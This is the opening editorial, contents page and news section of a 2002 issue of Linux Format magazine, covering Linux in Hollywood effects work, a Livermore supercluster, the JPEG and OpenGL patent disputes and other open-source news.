

The new force in film

Probably, in fact certainly if you read our news section avidly, you'll already know about the dozens of films recently produced using software running on the Linux OS. It seems that the entire movie industry has adopted the penguin.

While the immediate reason for this is obvious (if you have a render farm comprising thousands of processors in many boxes, you aren't going to need much persuasion to dump a per-processor licensing model or free yourself from a single hardware vendor), the speed and scale of the transition is quite incredible. In the space of two years, we've gone from a few effects studios experimenting with Linux, to pretty much every major effects film being produced with help from Tux. While cost may have been the initial motive, studios have also been hooked by additional benefits. Our Hollywood feature explores not just how great it is to see *Star Wars* being generated under Linux, but why the free

OS has proved so popular and what the implications are for all Linux users.

Now, maybe you don't have that much to protect on your home Linux box, and maybe you think it isn't worth the effort for a cracker to try and break in when you're online. Incidents are on the increase though, and you wouldn't be too happy if you discovered your box was being used for an assault on some other server. Security these days isn't just the realm of the Sysadmin, though they might be able to pick up a few pointers from our feature which includes some insight as to what form attacks might take.

Also this issue, for the many people who post in the forums and email us each month, the first part of a short series on burning CDs the Linux way. Whether it's audio tracks, ISO images of your favourite distro or mixed-mode masterpieces, we'll show you how to burn it best.

Of course, there's plenty more inside as usual – I hope you enjoy it.

The inside story of why the latest Hollywood smashes are made with Linux **p42**



49

Like charity, security should start at home – tips and advice on securing your network presence **p49**




85

Still having trouble with mixed modes, ISOs and El Torrito? Not any more **p85**



42



Nick Veitch EDITOR

LINUX FORMAT

Aims of the magazine

Linux Format is a magazine dedicated to Linux and the Open Source community. We aim:

- » To provide the most accurate, unbiased and up to date information on all things Linux.
- » To promote the use of Linux in business and the home, for servers and on the desktop.
- » To support the Open Source community by providing a resource of information, and a forum for debate.
- » To help all readers get more from their Linux experience by providing insightful and useful tutorials.

Star Wars/Yoda image: Dooku/Jedi Battle Digital Yoda © Lucasfilm Ltd & TM. All Rights Reserved. Digital work by Industrial Light & Magic.

Meet Linux Format's team of writers...



Richard Smedley
He's off on a short break soon, to get over the stress and hard work of, er, whatever it is he does..



David Coulson
Our Answers guy is a networking and security guru with plenty of sysadmin experience.



Richard Drummond
As well as writing our Java series, Rich co-ordinates most of the reviews in the mag.




Jono Bacon
Jono is a core KDE developer, web developer and writer. Jono is also a musician and sound engineer.




Andrew Channelle
Now studying 'culture' or some such nonsense, Andy still finds plenty time to write the news!



David Cartwright
Veteran journalist and Linux consultant, he knows his stuff when it comes to real-world Linux usage.




Hoyt Duff
He never shrinks from sharing his opinions on a huge gamut of topics. Don't ask him about fishing...



Simon Goodwin
A hardware druid in more ways than one, Simon is currently researching every emulator known.



Brian Long
Long time *Delphi* genius, Brian is also a dab hand with Borland's *Kylix*.



Charlie Stross
Master of Perl, Charlie has been writing about Linux for more years than anyone can remember.

Contact us

Letters for publication:
lxf.letters@futurenet.co.uk

Subscriptions/back issues:
subs@futurenet.co.uk

Technical help/Ask the Experts:
lxf.answers@futurenet.co.uk

Disc problems:
lxf.support@futurenet.co.uk

General enquiries:
linuxformat@futurenet.co.uk

Website: www.linuxformat.co.uk

Or send your letters to:

LINUX Format, Future Publishing, 30

Monmouth Street, Bath, BA1 2BW

Phone: 01225 442244

Fax: 01225 732295

More contact info on p113

Contents

LINUX FORMAT

LXF31 September 2002

Welcome to another jam-packed issue of *Linux Format*, your guide to all things Linux!

HTML Editors

Need to knock up a quick homepage – or a large website? Find out which is the right tool for the job in our comprehensive roundup of HTML editors.



32

Internet Security

The crackers may not be very interested in your data, but they certainly want your PC for their nefarious activities. We help you to keep them out.



49

Ruby – an OO jewel

A jewel in the crown of powerful OO scripting languages. Speed your development and rediscover the pure joy of programming.



56

COVER FEATURE

LINUX GOES TO HOLLYWOOD

Why Linux has taken tinseltown, and what it means for the desktop

42

This image and front cover: Dooku Jedi Battle Digital Yoda © Lucasfilm Ltd. & TM. All Rights Reserved. Digital work by Industrial Light & Magic.

Save money and subscribe to Linux Format. See page 98 or phone 0870 444 8645

»» REVIEWS

20 ZEND STUDIO
The PHP IDE that has the advantage of being coded by some of the scripting language's lead developers.

22 MAINACTOR
The semi-professional video-editing tool.



24 QUASAR ACCOUNTS
At last! We review a professional accounts package for Linux, designed for localisation by VARs.



26 SLACKWARE 8.1
This month we get Slack. An up to date distro that can still fit on a single CD and do worthwhile things on a 16MB 386.

28 SOT LINUX DESKTOP 2002
We've look at their Server edition, but just how does this Finnish distro perform on the desktop?

30 BOOKS
Building Java Enterprise Applications; The Book of SAX; and Inside Yahoo! Reinvention and the Road Ahead.

»» TUTORIALS

66 TEXT TOOLS
Never waste time pointing and clicking again – with Unix text tools you can get complex jobs done in moments.

68 INTEL FORTRAN
Intel's Fortran compiler has a trick or two up its sleeve. We help you to get the most out of it.

70 GNUERIC
We've evolved to like graphs. *Gnumeric* gives you plenty of them.



74 PERL
Perl talks to nearly every graphical toolkit. Whatever your project's level, we find the right one for you.

78 JAVA
Find out how to build a custom collection class to simplify the job of searching a list in our CD index applet.

80 KYLIX
This month we continue Object Oriented programming as we inherit forms across multiple projects.

85 CD WRITING
Back to basics for burning perfect CDs under Linux.



88 PHP
We round up authentication, deal with uploads, introduce SQL and round it all off with a web counter script.

»» REGULARS

NEWSDESK	6
MAILSERVER	14
HOT PICKS	38
ANSWERS	92
HELP WANTED	97
USER GROUPS	110

»» FEATURES

Show report	12
UKUUG Linux Developer's Conference	
RoundUp	32
HTML editors	
HotPicks	38
Freecraft; Led; Giram; Atlantik and more	
Emulators	60
The other Z80 contenders	

Coverdiscs

A DVD or 2 CDs packed full of the latest Linux goodies **100**

Slackware 8.1 configurable distro; **Fluxbox-AA** slimline window manager with anti-aliased fonts; **PHPAccelerator** optimised engine; **TORCS** 3D racing car simulator; **Zend Studio** PHP IDE, trial version. *On the DVD:* **GNOME2** GNU Desktop; **Cinelerra** video production package; **TkVoice** fax and answerphone; **Xine** top DVD player; **Zinf** audio player; **Phobia III** All action shooting game, and much, much more...



Please read the coverdisc instructions starting on page 100 before installing from the coverdiscs!



Newsdesk

Linux super cluster; Call for PGP liberty; OpenGL moves forward but all your 3D are belong to MS; Mandrake PCs on the supermarket shelves; Payback from Amiga to Linux; Mainstream steganography.

OPEN STANDARD ACCOUNT AUTHENTICATION

Liberty Alliance specs for authentication

After nearly 12 month's gestation, the Liberty Alliance has published the first definitive specifications for open federated network identification. The Liberty Alliance consortium was formed a year ago with the intention of devising an authentication system focusing on interoperability between systems to enable opt-in account linking and simplified sign-on functionality – a cross-platform alternative to Microsoft's Passport. The first products based on the specification are expected to be available before the end of the year.


Eric Dean, Chairman of the Liberty Alliance management board, said the group's progress in such a short time was down to the dedication and experience of its members.

"Less than a year after the Liberty Alliance Project was formed, we've

made solid progress in delivering a secure, technologically agnostic identification solution that can support a wide range of identity products and network devices," he said. "We've done this by not only leveraging the best existing industry-supported standards when possible, but also relying on the combined experience of our many member companies."

Chris Stone, Vice Chairman of Novell, said the specifications were a means to make effective use of personal and business data, without placing that data under the control of any one vendor which, he said, was of itself 'a violation of trust'.

"Novell is a strong supporter of the work of the Liberty Alliance and will be one of the first companies to market with a Liberty Alliance-compliant identity management solution," Stone said.



What it does...

At-a-glance guide

The Liberty Alliance specifications make the following provisions.

Opt-in account linking

Users can choose to link accounts they have with different service providers.

Authentication context: Institutions or companies linking accounts can communicate the type of authentication that should be used when users login.

Simplified sign-on for linked accounts:

Once a user's accounts are federated,

they can login and authenticate at one linked account and navigate to another linked account without logging in again.


Global log-out Once a user logs out of the site where they initially logged in, they can be automatically logged out of all of the other sites the user linked to and still maintain a live session.

Liberty Alliance client feature This can be implemented on particular devices.



One of the key features of the specification is the ability to link accounts between trusted companies, so a users could surf around a range of, say, travel sites without having to sign in and out every time they moved on. In tandem with this, there is a global log out option, so signing out on one site would automatically take you out of all those linked to it. Simon Pugh from Mastercard said this aspect of the specification would be incredibly useful for both service providers and consumers.

"The specifications are a good starting point and foundation for providing Internet users with a simplified log-in process for their linked accounts, where our member financial institutions have elected to provide access to their customer accounts based on a shared identity with other specific organisations," he said, adding that Mastercard would be evaluating future products that are based on this specification for our member financial institutions.



Right, just another 1,918 of these babies and we're on our way!

LINUX SUPER CLUSTER

Heading for the top

A Linux-based cluster is to join the elite group of the five most powerful computers on Earth. California's Lawrence Livermore National Lab is building a supercomputer – based on Linux NetworX Evolocivity system – using 1,920 2.4GHz Intel Xeon processors, each housing 4GB of DDR SDRAM and 120GB of hard disk space. The beast will support LLNL's national security mission and should have a theoretical operating peak of 9.2 teraflops (trillions of calculations per second), easily dwarfing the power of the current 'World's fastest Linux machine' the University of Heidelberg's 512 node Beowulf cluster. It will also propel Linux in to the top five most powerful computers on Earth – UoH's only ranked 35th – its theoretical speed would rank it second after NEC's 35.86 teraflop Earth Simulator.

Intel's Lisa Hambrick said this was not just a fast computer, but an historic moment "in that it represents a viable method of using standards-based technologies to create some of the fastest supercomputers in the world. Linux NetworX and Intel are expanding the possibilities of supercomputing into a world where the fastest machines are powered by cost-effective and very powerful Intel Xeon processors."

Stephen Hill, Linux NetworX President, suggested that is the next evolutionary step in the development of supercomputers. "Clustering allows organisations to achieve results quicker, with far greater flexibility at a lower cost-of-ownership than is possible with competing technologies. This is why Linux clusters are rapidly becoming the standard in high performance computing," he said.

"UNITY DIVISIVE"

Mandrake react to United Linux launch

One of the two big vendors left out of the United Linux party has poured scorn on the project claiming it's not needed and may even be as divisive in the long run as the search for a standard Unix OS was in the past. A Mandrake statement released following the launch of the UL initiative said that the assumption that Linux was diverging 'as UNIX did in the 80s' was misleading. "This new group supposedly has the answer to simplify the work of software publishers and

hardware manufacturers by providing 'The One' Linux distribution to support"

Mandrake argues that there are no great disparities between the various distributions anyway, and with a few exceptions, most have standardised on RPMs for application installation, and while binary incompatibilities do exist between distros this is usually due to a variation in a lib version or a difference in the file hierarchy. These problems can be overcome, Mandrake says, by adhering to the specs of the LSB.

NEWSBYTES

■ The project formerly known *Freeamp* has been rechristened *Zinf* (*Zinf* is not *Freeamp*) and is currently seeking developers and testers to continue the sterling work already done on this MP3/Ogg Vorbis player.

■ A recent survey suggested that 66 per cent of programmers in China intended to develop for Linux within the next 12 months. Evans Data did a comparative study on attitudes to the Open Source operating system in China and America, where a not inconsiderable 40 per cent said they would be working on Linux projects within a year.

■ Research by mi2g suggests that with increased popularity as a server operating system, Linux is also attracting the attention of crackers. While the number of 'attacks' on Windows/MS systems dropped by 20 per cent, attacks on Linux boxes rose to 7,630 in the first six months of the year (last years saw some 5,000 of these attacks). However, no data were provided to indicate the success or extent of these attacks. In a separate development, America's house of representatives passed a law which could lead to life sentences for those convicted of computer crime. The bill is not expected to get significant opposition from the Senate.

■ *Blender*, the popular – though esoteric – free (as in beer) 3D application is destined to become free (as in speech). Last year, users were disappointed to discover a note on the website of Not a Number proclaiming the end of the dream. But in early July Ton Roosendaal announced that a deal had been struck with NaN which saw 'The Blender Foundation' buying rights to the application for 100,000. "I am very happy we were able to make this tough decision, hopefully it will become a historical step," Roosendaal said.



■ The KDE team are keeping up their furious release schedule with the first alpha of version 3.1 of the Unix/Linux desktop environment. Taking a leaf from the OS-X book of aesthetics, the default look is cool, blue and pretty, and *Konqueror* finally has the much coveted tabbed browsing feature 'borrowed' from *Opera*.

■ Red Hat have launched a beta version of their next distro. Limbo includes 'the latest desktop technology' as well as the 1.0 versions of *Mozilla* and *OpenOffice.org*.

Jono Bacon

The founder of UK Linux, KDE developer and all-round nice guy, Jono Bacon is studying at Wolverhampton University.



COMMENT

Playing the games

“ A few weeks back I bought a Sony Playstation 2 from Ebay, plugged it in and started mowing down the monsters. Although it was a worthy purchase, it was made with anticipation for Linux as a gaming platform.

Linux has had quite a ride in the past few years; many differing application industries have swung into motion, and markets such as the embedded and server fields are taking our lovable OS into lands not ventured. While this has benefited some areas, why has the humble gamer not been supplied with wonders for Linux?

When Loki arrived some years back, there was great hope that Linux could prevail as a gaming platform. The audience was largely 16-28 year old males with money to burn and powerful machines. All looked promising as more and more 3D graphics cards, soundcards and such hardware were supported, and middleware such as *SDL* and *CrystalSpace* was developed.

Although these steps were in the right direction, is Linux really a viable gaming platform? People love Linux for its technical configurability, but does this apply a leisure-orientated application? Do people want to spend time learning how to install games and configure hardware to play them?

I hail from the "put the disc in and hit the power switch" brigade; I don't want to run shell scripts, install games and tweak sound/graphics settings - I want to (pardon the buzzwords) plug and play.

I hope Linux does succeed as a gaming platform, but I wonder if the nature of the beast may hinder the flock and leave Linux in a category that it does not belong in. Time will tell... ”

“JAILED” PRIVACY GUARD

Zimmermann calls to open up PGP

Phillip R. Zimmermann, author of *Pretty Good Privacy* (PGP), has called on his former employees to throw it open to the OSS community. PGP, he says, is currently locked in “intellectual property prison,” in danger of withering on the vine. Network Associates bought PGP in 1997 and, after exhausting every attempt to make a profit from it, recently attempted to sell it on. But no one was buying, leaving it, Zimmermann says, in limbo. However, a spokesman from NA said the idea was unlikely as the products based on PGP are being actively supported ‘at least until the licences expire’, and they still see it as a potential moneyspinner.

Of course there is already an open source clone of PGP in the form of *Gnu Privacy Guard* (GnuPG), which is based on the OpenPGP standard and has all the features of its IP imprisoned progenitor.

www.gnu.org/software/gnupg/gnupg.html



Linux Web Watch/




Lord of the Rings: get the trailer.



Limewire: bandwidth-heavy sharing.



no-ip: tracking your dynamic IP.



VNC: remote access to your PC.

Use your bandwidth

Use your bandwidth A round of price cuts from BT and the opening up of the broadband market to the likes of Freeserve has made broadband an attractive prospect for many users...

So you've been through the rigmarole of getting a broadband net connection, downloaded the *Two Towers* trailer (if you've worked through the *Quicktime* quagmire) at www.lordoftherings.net, explored p2p file sharing at somewhere like www.limewire.com and instant messaged your mates to oblivion with www.jabber.org. But what now?

Last month we looked at ways of accessing diaries, calendars, email, etc from any PC; but what if you just want

to access *your* information on *your* computer? The problem with most broadband ISPs is that, to conserve IP addresses, you'll have a dynamically assigned address. This is alright for surfing, but if you want to 'dial in' to your PC you'll need that ever changing number. You could ring your partner/parent and ask them to find it and relay it to you, which is a pain, or you could sign up for a free account at www.no-ip.com. Once you've signed up you can download a native client

application which will send the No-IP servers your IP address whenever it changes, you then connect to a URL (e.g. andy.bounceme.net) which will automatically route you to your PC. What's more, you can use the service to remotely access/control your PC via VNC from www.uk.research.att.com/vnc. Using VNC means that even if you're using Linux, Windows or MacOS at work you can theoretically connect to your Linux box. Also, providing your ISP's Terms

and Conditions don't rule it out, you could even use No-IP to host web pages (www.apache.org) or an ftp server (www.pureftpd.org) from your home PC. Make sure you carefully check your T&Cs though, LXF can't be held responsible if you get shunted off the network. Oh, and another thing: if you're going to do something like this (or anything with an always on connection), sort out your security *before* you start. www.linuxguruz.org/iptables

NEWSBYTES

■ What, an iPod but not an iMac? *Xtunes* is a music management system that can handle MP3 and Ogg formats and, its developers say, it has an iPod plugin due very soon. You'll need firewire support to use it, but the iPod is quite an impressive device. See www.tex9.com/software/xpod/

■ The US Army is reportedly developing a native Linux version of their free UT-powered game *America's Army*, the multiplayer shoot 'em up designed to make men out of the country's feckless youth. See www.americasarmy.com

■ If you're looking for a less frenetic gaming experience, *FreeCIV* – the open source *Civilisation* clone – has just hit release 1.13.0. The new version features sound support, new tilesets (including a new default based on isotrident) and stealth technology that is actually stealthy! www.freeciv.org



■ The Open Source Initiative (OSI) has launched a certification mark for projects which meet their definition of open source software. The term 'open source', they say, has become misused so the OSI mark will be your guarantee that the project and its license conforms to the Open Source Definition. The first recipient of the OSI mark was <http://python.org>, the official home of the Python language.

■ The Norwegian government look like following Peru in insisting that public bodies look at open source software in order to get the best value for tax payers. Peru, meanwhile, has been subject to a state visit from Bill Gates who bestowed a gift of money and Windows software on the country's President.

■ SuSE have struck a deal with OperaSoft to include the latter's lovely web browser in their next OS release. The included version will, like the download version, be supported by adverts.

■ Love Linux? Like beer? Enjoy walking? Then you need the Linuxbierwanderung which, this year takes in the beauty of County Clare in Ireland. Doolin is close to the Cliffs of Moher, the Aran Islands and the Burren and is regarded as a cultural centre for traditional Irish music. See www.lbw2002.draiocht.net/ for details of how to get there, where to stay and what to do when you arrive – as well as what to drink!(Guinness)



SUPERMARKET SWEEP

Walmart's Mandrake PC option

America's biggest retailer Walmart is expanding the available options for online PC purchases once again. As well as WindowsXP, Lindows and OS-less systems, you can now opt for a Microtel PC preinstalled with Mandrake Linux, with monitor-less prices starting at US\$391 for a Duron 900MHz system. Mandrake installed PCs weigh in at \$100 dollars more than the OS-free or Lindows machines, but includes a full version of Sun's *StarOffice 6*, which has a US retail price of \$79.

The highest price system cost \$648 and features a 2GHz Pentium processor, 40GB drive and CD/RW. In

contrast, the highest price Lindows machine is \$599, but mid-priced machines are retailing at the same price regardless of (Linux-based) OS.

In the UK, high street retailer Time Computers, made a publicity-free leap into the Linux market with the launch of their LinFlex range. Advertised at £639 +VAT, the LinFlex Pro XP2200+ is built around an Athlon 2200XP processor and features 120GB hard disk, 512MB of DDR memory, nVidia GeForce graphics system (dual head) and four USB 2.0 ports. The Athlon 2000+ model is available for £535+VAT. These have been advertised as 'limited editions'.

WAL*MART®

Electronics Photo Movies Music Books Toys Home Garden & Hardware Sporting Goods Gifts Jewelry & Watches See All Departments

You are here: Home Page > Electronics > Computers > Desktop PCs > Microtel PCs > PCs with Mandrake Linux

Microtel SYSMAR809 PC With 2.0 GHz Pentium 4 and CD-RW

NEW Item!
\$648.00

Availability: Usually takes 1 to 7 business days to process before shipping.

Add to Cart

256 MB DDR memory
40 GB hard drive
CD-RW drive
Ethernet connection
56 Kbps modem
Mandrake 8.2 Linux OS
Monitor not included

May We Also Suggest

- Benwin GX6A - 3 Piece Multimedia Speaker System \$49.96
- Microtel MT07E7 17-inch Monitor \$129.42
- Belkin Gold SurgeMaster II

American retailer Walmart now offers a range of OSs on its Microtel PCs.

Hoyt Duff

The author is one of 800 Hoyts living in the USA and runs a little fishing pier when he's not dabbling with his computers.



COMMENT

Unifying the desktop

“ There have been a number of changes in the works for the desktop in the past year. I hate to label these usability items as “improvements,” as it's such a subjective word.

Debian's menuing system (also adopted by Mandrake) allows users to switch among various windows manager/desktops and keep the same menus – allowing more freedom in choice of desktop.

A movement helped along by transitional Linux distros BearOps and Lycoris is to re-organise menus by functionality, not category, to limit choices. *E.g.*, the menu reads “Type a letter” rather than list several word processors and text editors. This approach to menuing focuses on what the user wants to accomplish rather than providing lists of the confusingly-named tools. Mandrake implements a similar feature with a choice to remove such functionality.

In their new beta distro, Red Hat are considering a significant step: unifying the GNOME and KDE desktops. While both desktops provide similar functionality, they go about it in slightly different ways. Wouldn't it be nice to be able to create a desktop icon/link in KDE and then have that same icon/link when you switch to GNOME? Shared “home” and “trash” .desktop files? It's certainly easier for admins and coders and it makes trying out each desktop easier because you don't have to replicate any work you have done.

www.freedesktop.org is all about making the two leading Linux desktops interoperable. The point is to free users and developers from being restricted to one desktop.

They could use your help. ”

XBOX LINUX REWARD

Can you answer XBox' \$200,000 question?

Can you put Linux onto the XBox? The leaders of the XBox Linux Project have said that an anonymous donor has put up a reward of \$200,000 to encourage developers to find a simple and legal method of putting Linux onto the hardware. The prize will be split between the developers and/or teams who can create a workable Linux installation on a modified and unmodified XBox.



Okay, it's not earth shattering, but it's a start.

The donor, says project hacker Micheal Steil, is well known to the group, the offer is genuine, and the money will be paid to the successful porter after the deadline of December 31 2002. "It is important to note," Steil wrote, "that people who have already contributed to the project before July 1st 2002 can of course get money for their existing work."

Which is just as well, because Steil has already built the first application to

run on the system without using tools from the official XBox SDK. Called *Linuxpreview*, the app simply renders a picture of Tux, the message "XBox Linux coming soon!" and a URL for the official project website on the boot screen. Through this seems a bit frivolous, Steil says this is the first step in creating a new bootloader, which will be an essential part of any XBox distro.

<http://xbox-linux.sourceforge.net>

PATENT MISCHIEF

JPEG patent shock for image industry

In a move that has startled some and provoked a weary sigh in others, U.S. Based Forgent Networks have laid a claim that they have patent rights on JPEG image compression.

The seventeen year-old U.S. Patent 4698672 gives the small Texan company exclusive rights to use and license JPEG technology in "all fields of use" bar the satellite broadcast industry, apparently.

The patent originates from Compression Labs, a company acquired by Forgent back in 1997. The patent was originally applied

for in 1986, the same year the Joint Photographic Experts Group was formed.

The application was based on the work of Compression Lab's employees Wen-Hsiung Chen and Daniel Klenke, who are well-known to have contributed much work on image compression, and some experts credit Chen with the first use of the 'discrete cosine transform' routine used as the base of JPEG image compression. However, much of the work on image compression had been done years before the patent was applied for.

Various standards organisations, including the ISO and CCITT had been working on a standard since 1982.

The most surprising revelation is that Forgent have managed to get unnamed Japanese companies to part with large amounts of licence money.

The ISO standards body may be forced to withdraw the JPEG image format as a standard. Richard Clark, JPEG committee member and JPEG.org webmaster, is quoted on tech website The Register as saying: "Under ISO terms, formally you can only have a standard you can

implement on free or RAND terms. 'Reasonable and non discriminatory (RAND) terms are typically published, and the same for everyone. It's clear that Forgent's claims are not RAND. \$15 million doesn't sound like free to me, and Forgent is not publishing the terms of their licensing'.

As the patent runs under earlier rules than those now in force, it will expire shortly – in 2004 – and thus Forgent will have to move fast to make the most of their speculative licence grab.

Embedded Linux News



● Yopy, the Korean PDA that appeared to have disappeared off the radar has resurfaced; and this time you can actually buy it in English or German, for about

550. The website, www.yopy.at, is Austrian but they're apparently happy to ship to the UK.

● The porting effort for PS2 applications has begun in earnest and one of the early successes is getting *Apache* loaded, running and serving up pages. Chris Taylor said that, as compiling on a lowly 300MHz MIPS processor can take a considerable amount of time, he will begin offering pre-compiled binaries of *Apache 2.0* and plans to offer subsequent releases too. Check out www.phi-web.co.uk/ps2-apache

● The Simputer project which hoped to bring the benefits of computing to the digital havenots in India is facing an uncertain future as funds for the project are drying up. Launched last year with great fanfare, the project intended to mass-produce a \$200 handheld which would bridge the digital divide.

● This year's surprise exhibitor at the LinuxWorld Expo is going to be... Microsoft. A company spokesperson said that they were reaching out, hoping to convert developers to *XPEEmbedded*. The big question being asked is: isn't it a Linux show?

CRIMINAL GAMING Payback time!

APEX DESIGNS, best known for their Amiga games are in the later stages of porting *Payback* to Linux.

Payback gives users the chance to rise up through the ranks of a criminal organisation doing whatever it takes to make it to the top. It's 'inspired' by *Grand Theft Auto* but attempting to beat GTA on every level. www.apex-designs.net/payback.html



SPOT THE FILE

Camera-shy files worry spooks

Aiming to strike a blow against censorious political regimes, hacker group Hacktivism have launched their free, mass-market steganographic tool *Camera/Shy*. Steganography refers to the process of hiding messages within other digital content which in the case of *Camera/Shy* means images. The hacker group, an offshoot from THECULTOFTHEDEADCOW, said the application could be used to circumvent the so called Great Firewall of China which prevents Chinese citizens from accessing forbidden information and other restrictions placed on Internet access. "I'm really proud of the group," said Hacktivism founder, Oxblood Ruffin. "They've made a commitment to bringing a 'Constitutional Toolkit' to the Internet."

While steg tools have been widely available for some time, *Camera/Shy* is the first to be aimed at general users. Hacktivism say text can be encrypted and password protected with the click of a mouse; viewers can then access the message inside the image using the *Camera/Shy* browser – and the password, of course.

Security firm NetIQ quickly released a monitoring tool to identify images containing *Camera/Shy* messages, claiming corporations and governments should be aware of the risks involved in steganography, and be able to fight it.



Every non-Windows OpenGL application from *Maya* and *Houdini* to *Flow* (pictured) and *BMRT* could be affected in the latest patent wrangle.

MS PATENT SHOCKER

Are you ready for ClosedGL?

SGI's sale of patents regarding significant portions of OpenGL to Microsoft last year looks like it may have serious implications for the future of the 3D graphics standard on non-MS operating systems. At a recent meeting of the ARB Group in Quebec, Microsoft suggested it would be seeking Reasonable and Non-Discriminatory payments for the right to use its intellectual property, and also a one to one reciprocal agreement, allowing MS to license IP from other OpenGL licencees.

OpenGL is the cross-platform standard for the creation and manipulation of 3D graphics and is, of course, the chief rival of Microsoft's proprietary *DirectX*; the fear is that license fees for using the technology – vertex programming, which covers areas such as lighting 3D scenes – could be set at a price that would push most developers out of the market, especially if they were working on Free Software.

'Intellectual Property' lawyer Matthew Warren told ZDnet that if the patent claim is upheld it would 'upset the balance on which OpenGL is founded', perhaps even leading to its demise.

www.opengl.org

Other OpenGL news

Despite this 'uncertainty' the OpenGL maintainers have gone forward with the release of specifications for the latest iteration of the graphical standard and have also given a preview of what can be expected with OpenGL 2 at the annual SIGGRAPH show in San Antonio.

OpenGL 1.4 aims to increase the quality and realism of 3D graphics, adding features such as realtime shadows, automated texture mipmap generation providing rapid updates and high-quality texture filtering for dynamic textures, and a vertex programming framework.

2002 marks the 10th anniversary of the OpenGL project and Shawn Underwood, SGI's Director of Marketing said the release of the 1.4 continued the tradition of the annual update of the specification. "We are proud of the global acceptance OpenGL has earned in its 10-year history, as evidenced by the broad range of hardware vendors and independent software vendors that rely on its cross-platform functionality and depth of graphics quality"

David Cartwright

David Cartwright is an IT consultant who specialises in providing Linux systems and solutions.



COMMENT

Linux – the unsung hero

“As I write this, I'm about to run off to Birmingham to see, among other things, the handing out of the annual Networking Industry Awards, on whose judging panel I've sat for the past six years. As usual this year we had a handful of products nominated that involve Linux in some way – generally Web products such as Cobalt web servers, one of which (the Qube 3) won "Web Hardware Product of the Year" last year – but as you look down the various entry lists there's not a vast amount of Linux stuff in there.

Perhaps because it's free, and there's no such thing as "The Linux marketing department", that we don't see it up there for awards in its own right. Which is a shame, because we see other OSs such as Novell NetWare and Windows 2000 on the entry forms. Perhaps we should give SuSE, Mandrake and Red Hat a nudge to fly the flag as much as they can.

